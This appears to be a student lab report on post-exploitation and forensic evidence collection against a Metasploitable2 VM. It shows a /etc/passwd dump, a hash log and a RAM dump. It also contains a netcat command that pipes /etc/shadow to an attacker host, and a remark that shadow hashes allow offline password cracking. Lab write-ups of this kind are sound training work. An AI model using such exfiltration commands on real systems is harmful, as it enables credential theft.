


Post-Exploitation and Evidence Collection


The target VM was a Metasploitable2 VM. The following exploit was used to gain root access to the target VM:





Evidence Collection via Netcat File Transfer







~/passwd_copy - Mouse
File Edit Search View Document Help
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
3 bin:x:2:2:bin:/bin:/bin/sh
4 sys:x:3:3:sys:/dev:/bin/sh
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/bin/sh
7 man:x:6:12:man:/var/cache/man:/bin/sh
8 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
9 mail:x:8:8:mail:/var/mail:/bin/sh
10 news:x:9:9:news:/var/spool/news:/bin/sh
11 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
12 proxy:x:13:13:proxy:/bin:/bin/sh
13 www-data:x:33:33:www-data:/var/www:/bin/sh
14 backup:x:34:34:backup:/var/backups:/bin/sh
15 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
16 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
18 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
19 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
20 dhcp:x:101:102::/nonexistent:/bin/false
21 syslog:x:102:103::/home/syslog:/bin/false
22 klog:x:103:104::/home/klog:/bin/false
23 sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
24 msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
25 bind:x:105:113::/var/cache/bind:/bin/false
26 postfix:x:106:115::/var/spool/postfix:/bin/false


sh-3.2# cat /etc/shadow | nc 192.168.56.3 4444







/etc/passwd: contains all user account names, UIDs, GIDs, and shell information. Even though passwords are not stored here anymore, it maps users to their privileges and shells.

/etc/shadow: contains the hashed passwords for those accounts. With this file, investigators can attempt offline cracking to recover plaintext passwords, check password strength, and identify weak or reused credentials.

Ran Wireshark in the attacker VM during the entire exploitation and post-exploitation phase



Collected the evidence hashes in a text file



Dumped the ram of the victim vm

```
C:\Users\jatin>VBoxManage debugvm 0a14af5a-02ec-4026-b898-48afedbf28a4 dumpvmcore --filename memdump.raw
```

The ramdump image file is available in this google drive:

https://drive.google.com/file/d/1BGUk6pjt0FW2l-RAOT6xOafAxd2ilW97/view?usp=sharing

The memory dump (memdump.raw) was successfully acquired from the Metasploitable 2 VM. However, Volatility analysis could not be performed because Linux memory forensics requires kernel-specific symbol tables. Metasploitable 2 runs an outdated Ubuntu 8.04 kernel (2.6.24), and corresponding debug symbols or prebuilt Volatility profiles are not included with either Volatility 2 or Volatility 3. Without these profiles, Volatility cannot interpret the kernel structures in the dump, resulting in plugin errors.

This is a known limitation when analyzing older Linux distributions. To enable full analysis, custom Linux profiles must be compiled from the target kernel's headers and debug information. Since those legacy packages are no longer available in default repositories, generating a valid profile was not feasible in this lab environment.

Evidence Log

Item	Description	Collected By	Date	SHA256 Hash Value
Traffic Log	Exploit & file transfer PCAP	VAPT Analyst	2025-09-02	386f3af85b3e20481b6e90cc4850c0cba3ed48340f5f5bf68126869d04390b2d
passwd_copy	/etc/passwd snapshot	VAPT Analyst	2025-09-02	af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42
shadow_copy	/etc/shadow snapshot	VAPT Analyst	2025-09-02	7f9f08e29620f196a409890a742738c61644f67a1f8e879db8317b674b16c762
memdump.raw	Full RAM dump of VM	VAPT Analyst	2025-09-02	e68a62487d2b1ad1dda23f8989d6aa7e467092b85d747c0e473a5b0e1b149390

Summary

Post-exploitation activities were conducted to demonstrate evidence collection and forensic integrity. A Samba vulnerability provided root access, enabling exfiltration of /etc/passwd and /etc/shadow using Netcat. Network traffic was captured with Wireshark, and a full RAM dump was acquired. All artifacts were hashed, preserving authenticity and maintaining chain-of-custody.